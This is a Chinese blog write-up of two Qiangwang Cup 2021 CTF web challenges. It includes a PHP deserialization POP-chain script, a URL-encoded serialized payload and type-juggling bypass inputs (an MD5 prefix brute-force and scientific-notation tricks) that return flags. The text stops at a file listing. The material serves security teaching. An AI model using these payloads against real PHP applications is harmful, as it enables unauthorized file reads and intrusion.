第五届“强网杯”全国网络安全挑战赛-线上赛Writeup

原创

末 初 于 2021-06-24 20:58:35 发布 973 收藏 4

分类专栏： CTF_WEB_Writeup

本文链接：https://blog.csdn.net/mochu7777777/article/details/117847706

版权

CTF_WEB_Writeup 专栏收录该内容


159 篇文章 31 订阅

订阅专栏

文章目录

WEB


[强网先锋]赌徒



eci-2ze7e2w7j080bogqb02v.clo
eci-2ze7e2w7j080bogqb02v.cloudeci1.ichunqiu.com

I think you need /etc/hint . Before this you need to see the source code

目录扫描发现`www.zip`



```
PS D:\Tools\Web\Web_Path_Scaner\dirsearch> python .\dirsearch.py -u http://eci-2ze7e2w7j080bogqb02v.cloudeci1.ichunqiu.com/ -e php,html,zip

dirsearch v0.3.9

Extensions: php, html, zip | HTTP method: get | Threads: 10 | Wordlist size: 6754

Error Log: D:\Tools\Web\Web_Path_Scaner\dirsearch\logs\errors-21-06-12_15-03-01.log

Target: http://eci-2ze7e2w7j080bogqb02v.cloudeci1.ichunqiu.com/

[15:03:01] Starting:
[15:03:02] 400 -  150B  - /%2e%2e/google.com
[15:03:04] 403 -  335B  - /.htaccess-dev
[15:03:04] 403 -  333B  - /.ht_wsr.txt
[15:03:04] 403 -  337B  - /.htaccess-marco
[15:03:04] 403 -  337B  - /.htaccess-local
[15:03:04] 403 -  326B  - /.hta
[15:03:04] 403 -  335B  - /.htaccess.BAK
[15:03:04] 403 -  336B  - /.htaccess.bak1
[15:03:04] 403 -  335B  - /.htaccess.old
[15:03:04] 403 -  336B  - /.htaccess.save
[15:03:04] 403 -  338B  - /.htaccess.sample
[15:03:04] 403 -  336B  - /.htaccess.orig
[15:03:04] 403 -  336B  - /.htaccess_orig
[15:03:04] 403 -  334B  - /.htaccess_sc
[15:03:04] 403 -  337B  - /.htaccess_extra
[15:03:04] 403 -  335B  - /.htaccess.txt
[15:03:04] 403 -  334B  - /.htaccessOLD
[15:03:04] 403 -  334B  - /.htaccessBAK
[15:03:04] 403 -  330B  - /.htgroup
[15:03:04] 403 -  335B  - /.htaccessOLD2
[15:03:04] 403 -  332B  - /.htaccess~
[15:03:04] 403 -  335B  - /.htpasswd-old
[15:03:04] 403 -  336B  - /.htpasswd_test
[15:03:04] 403 -  330B  - /.htusers
[15:03:04] 403 -  332B  - /.htpasswds
[15:03:32] 301 -  380B  - /css  ->  http://eci-2ze7e2w7j080bogqb02v.cloudeci1.ichunqiu.com/css/
[15:03:40] 301 -  383B  - /Images  ->  http://eci-2ze7e2w7j080bogqb02v.cloudeci1.ichunqiu.com/Images/
[15:03:41] 200 -   96B  - /index.php
[15:03:41] 200 -   96B  - /index.php/login/
[15:03:42] 301 -  379B  - /js  ->  http://eci-2ze7e2w7j080bogqb02v.cloudeci1.ichunqiu.com/js/
[15:03:58] 403 -  335B  - /server-status
[15:03:58] 403 -  336B  - /server-status/
[15:04:09] 200 -  716B  - /www.zip

Task Completed
PS D:\Tools\Web\Web_Path_Scaner\dirsearch>
```

下载得到源码`index.php`

```
<meta charset="utf-8">
<?php
//hint is in hint.php
error_reporting(1);


class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint");';

    public function __construct(){
        echo "I think you need /etc/hint . Before this you need to see the source code";
    }

    public function _sayhello(){
        echo $this->name;
        return 'ok';
    }

    public function __wakeup(){
        echo "hi";
        $this->_sayhello();
    }
    public function __get($cc){
        echo "give you flag : ".$this->flag;
        return ;
    }
}

class Info
{
    private $phonenumber=123123;
    public $promise='I do';

    public function __construct(){
        $this->promise='I will not !!!!';
        return $this->promise;
    }

    public function __toString(){
        return $this->file['filename']->ffiillee['ffiilleennaammee'];
    }
}

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';

    public function __get($name){
        $function = $this->a;
        return $function();
    }

    public function Get_hint($file){
        $hint=base64_encode(file_get_contents($file));
        echo $hint;
        return ;
    }

    public function __invoke(){
        $content = $this->Get_hint($this->filename);
        echo $content;
    }
}

if(isset($_GET['hello'])){
    unserialize($_GET['hello']);
}else{
    $hi = new  Start();
}

?>
```


简单的POP构造文件读取

```
Room::Get_hint()->Room::__invoke()->Room::__get()->Info::__toString()->Start::_sayhello()
```

```php
<?php
class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint");';

}

class Info
{
    private $phonenumber=123123;
    public $promise='I do';
    public $file;
}

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a;
}

$start = new Start();
$room = new Room();
$info = new Info();
$room->a = new Room();
$info->file["filename"] = $room;
$start->name = $info;
echo urlencode(serialize($start));
?>
```

```
O%3A5%3A%22Start%22%3A2%3A%7Bs%3A4%3A%22name%22%3BO%3A4%3A%22Info%22%3A3%3A%7Bs%3A17%3A%22%00Info%00phonenumber%
22%3Bi%3A123123%3Bs%3A7%3A%22promise%22%3Bs%3A4%3A%22I+do%22%3Bs%3A4%3A%22file%22%3Ba%3A1%3A%7Bs%3A8%3A%22filena
me%22%3BO%3A4%3A%22Room%22%3A3%3A%7Bs%3A8%3A%22filename%22%3Bs%3A5%3A%22%2Fflag%22%3Bs%3A10%3A%22sth_to_set%22%3
BN%3Bs%3A1%3A%22a%22%3BO%3A4%3A%22Room%22%3A3%3A%7Bs%3A8%3A%22filename%22%3Bs%3A5%3A%22%2Fflag%22%3Bs%3A10%3A%22
sth_to_set%22%3BN%3Bs%3A1%3A%22a%22%3BN%3B%7D%7D%7D%7Ds%3A4%3A%22flag%22%3Bs%3A33%3A%22syst3m%28%22cat+127.0.0.1
%2Fetc%2Fhint%22%29%3B%22%3B%7D
```


hiZmxhZ3tlNjBjNDI0OS1kYWZhLTRkMjQtOTYwYi01YTlkNmJkNDExYTd9



```
http://eci-2ze7erauybaw0j1ojyeg.cloudeci1.ichunqiu.com/index.php?
hello=O%3A5%3A%22Start%22%3A2%3A%7Bs%3A4%3A%22name%22%3BO%3A4%3A%22Info%22%3A3%3A%7Bs%3A17%3A%22%00Info%00phonenumber%22%3Bi%3A123123%3Bs%3A7%3A%22promise%22%3Bs%3A4%3A%22I+do%22%3Bs%3A4%3A%22file%22
%3Ba%3A1%3A%7Bs%3A8%3A%22filename%22%3BO%3A4%3A%22Room%22%3A3%3A%7Bs%3A8%3A%22filename%22%3Bs%3A5%3A%22%2Fflag%22%3Bs%3A10%3A%22sth_to_set%22%3BN%3Bs%3A1%3A%22a%22%3BO%3A4%3A%22Room%22%3A3%3A%7Bs
%3A8%3A%22filename%22%3Bs%3A5%3A%22%2Fflag%22%3Bs%3A10%3A%22sth_to_set%22%3BN%3Bs%3A1%3A%22a%22%3BN%3B%7D%7D%7D%7Ds%3A4%3A%22flag%22%3Bs%3A33%3A%22syst3m%28%22cat+127.0.0.1%2Fetc%2Fhint%22%29%3B%22%3B%
7D
```

```
> php -r "var_dump(base64_decode('ZmxhZ3tlNjBjNDI0OS1kYWZhLTRkMjQtOTYwYi01YTlkNmJkNDExYTd9'));"
Command line code:1:
string(42) "flag{e60c4249-dafa-4d24-960b-5a9d6bd411a7}"
```

[强网先锋]寻宝



好久不见，特工25

据我们所知，M国的富翁Mr.Smith最近和恐怖分子Tang做一些可怕的事情，我们需要你搞清楚他们到底在搞些什么东西。

前期已经掌握了一些情报，可能会对你有所帮助

另外，我们偶然发现，Mr.Smith将一个保密柜沉入大海，潜水员将保密柜打捞起来，却无法得到里面的信息。

但是如果强行打开，里面的信息就会自动销毁，所以只能拜托你通过线索来找到secret了，并且打开保密柜。加油，特工25。Good Luck!!!

`source1.php`

```php
 <?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);


function filter($string){
        $filter_word = array('php','flag','index','KeY1lhv','source','key','eval','echo','\$','\(','\.','num','html','\/','\,','\'','0000000');
        $filter_phrase= '/'.implode('|',$filter_word).'/';
        return preg_replace($filter_phrase,'',$string);
    }


if($ppp){
    unset($ppp);
}
$ppp['number1'] = "1";
$ppp['number2'] = "1";
$ppp['nunber3'] = "1";
$ppp['number4'] = '1';
$ppp['number5'] = '1';

extract($_POST);

$num1 = filter($ppp['number1']);
$num2 = filter($ppp['number2']);
$num3 = filter($ppp['number3']);
$num4 = filter($ppp['number4']);
$num5 = filter($ppp['number5']);


if(isset($num1) && is_numeric($num1)){
    die("非数字");
}

else{

    if($num1 > 1024){
    echo "第一层";
        if(isset($num2) && strlen($num2) <= 4 && intval($num2 + 1) > 500000){
            echo "第二层";
            if(isset($num3) && '4bf21cd' === substr(md5($num3),0,7)){
                echo "第三层";
                if(!($num4 < 0)&&($num4 == 0)&&($num4 <= 0)&&(strlen($num4) > 6)&&(strlen($num4) < 8)&&isset($num4) ){
                    echo "第四层";
                    if(!isset($num5)||(strlen($num5)==0)) die("no");
                    $b=json_decode(@$num5);
                        if($y = $b === NULL){
                                if($y === true){
                                    echo "第五层";
                                    include 'KeY1lhv.php';
                                    echo $KEY1;
                                }
                        }else{
                            die("no");
                        }
                }else{
                    die("no");
                }
            }else{
                die("no");
            }
        }else{
            die("no");
        }
    }else{
        die("no111");
    }
}
```

第一层：

```
> php -r "var_dump(is_numeric('1025a'));"
Command line code:1:
bool(false)

> php -r "var_dump('1025a'>1024);"
Command line code:1:
bool(true)
```

```
ppp[number1]=1025a
```

第二层：
科学计数法

```
> php -r "var_dump(intval(7e7+1));"
Command line code:1:
int(70000001)
```

```
ppp[number2]=7e7
```

第三层：
使用Python简单的爆破即可

```
from hashlib import *

all_str = '0123456789abcdefghijklmnopqrstuvwxyz'

for s1 in all_str:
 for s2 in all_str:
  for s3 in all_str:
   for s4 in all_str:
    for s5 in all_str:
     for s6 in all_str:
      text = s1 + s2 + s3 + s4 + s5 + s6
      md5str = md5(text.encode()).hexdigest()
      if md5str[0:7] == '4bf21cd':
       print('[+]{0} : {1}'.format(text,md5str))
      else:
       pass
```

```
> python .\md5.py
[+]1hj0ak : 4bf21cddaef1edaba71bb16e351211aa
[+]1tutsy : 4bf21cd6bf279dcd1d70933d19f2e521
[+]3qq1lq : 4bf21cdd7dc42f743952f8bfeddd5511
[+]dn6y57 : 4bf21cd833d41b1dc51d62b6281a58ac
[+]iyi1gn : 4bf21cde2be98d076913517adf934c2a
[+]nc1xt0 : 4bf21cdf850d823481ec2785238cd682
[+]ocs1mb : 4bf21cd639d8f0440b0db6210c664b3d
[+]u0pown : 4bf21cdbef5194b0d6ea345f5123f269
[+]vt3bim : 4bf21cd988cf56ebaa6690fa621671b4
```


```
ppp[number3]=1hj0ak
```

第四层：
还是利用科学计数法

```
> php -r "var_dump(0e00000);"
Command line code:1:
double(0)
```

```
ppp[number4]=0e00000
```

第五层
`json_decode()`无法解码均返回`NULL`



返回值

通过恰当的 PHP 类型返回在 **json** 中编码的数据。值true, false 和 null 会相应地返回 **true**, **false** 和 **null**。 如果 **json** 无法被解码， 或者编码数据深度超过了递归限制的话，将会返回**null** 。


```
> php -r "var_dump(json_decode('mochu7'));"
Command line code:1:
NULL
```

基本上传啥都可以


```
ppp[number5]=mochu7
```

最终payload如下

```
ppp[number1]=1025a&ppp[number2]=7e7&ppp[number3]=1hj0ak&ppp[number4]=0e00000&ppp[number5]=mochu7
```



```
                }else{
                        die("no");
                }
        }else{
                die("no111");
        }
}
```



第一层第二层第三层第四层第五层KEY1{e1e1d3d40573127e9ee0480caf1283d6}


http://eci-2zeafbcf67amwsgud9aa.cloudeci1.ichunqiu.com/source1.php

☑ Post data □ Referer □ User Agent □ Cookies

ppp[number1]=1025a&ppp[number2]=7e7&ppp[number3]=1hj0ak&ppp[number4]=0e00000&ppp[number5]=mochu7

```
KEY1{e1e1d3d40573127e9ee0480caf1283d6}
```

`source2.php`




任务概要
线索2
eci-2zeafbcf67amwsgud9aa.clou
eci-2zeafbcf67amwsgud9aa.cloudeci1.ichunqiu.com/source2.php
下载链接

线索2

Mr.Smith先生和Tang在5月份的时候在一个画展进行了接触，并且在某些地方写下了一些东西


我们将该月有关画展的信息做了汇总，希望你能够从中获取一些信息

下载`five_month.zip`




此电脑 › 下载 › [强网先锋]寻宝 › five_month

名称	修改日期	类型	大小
5.1	2021/6/14 10:33	文件夹	
5.2	2021/6/14 10:32	文件夹	

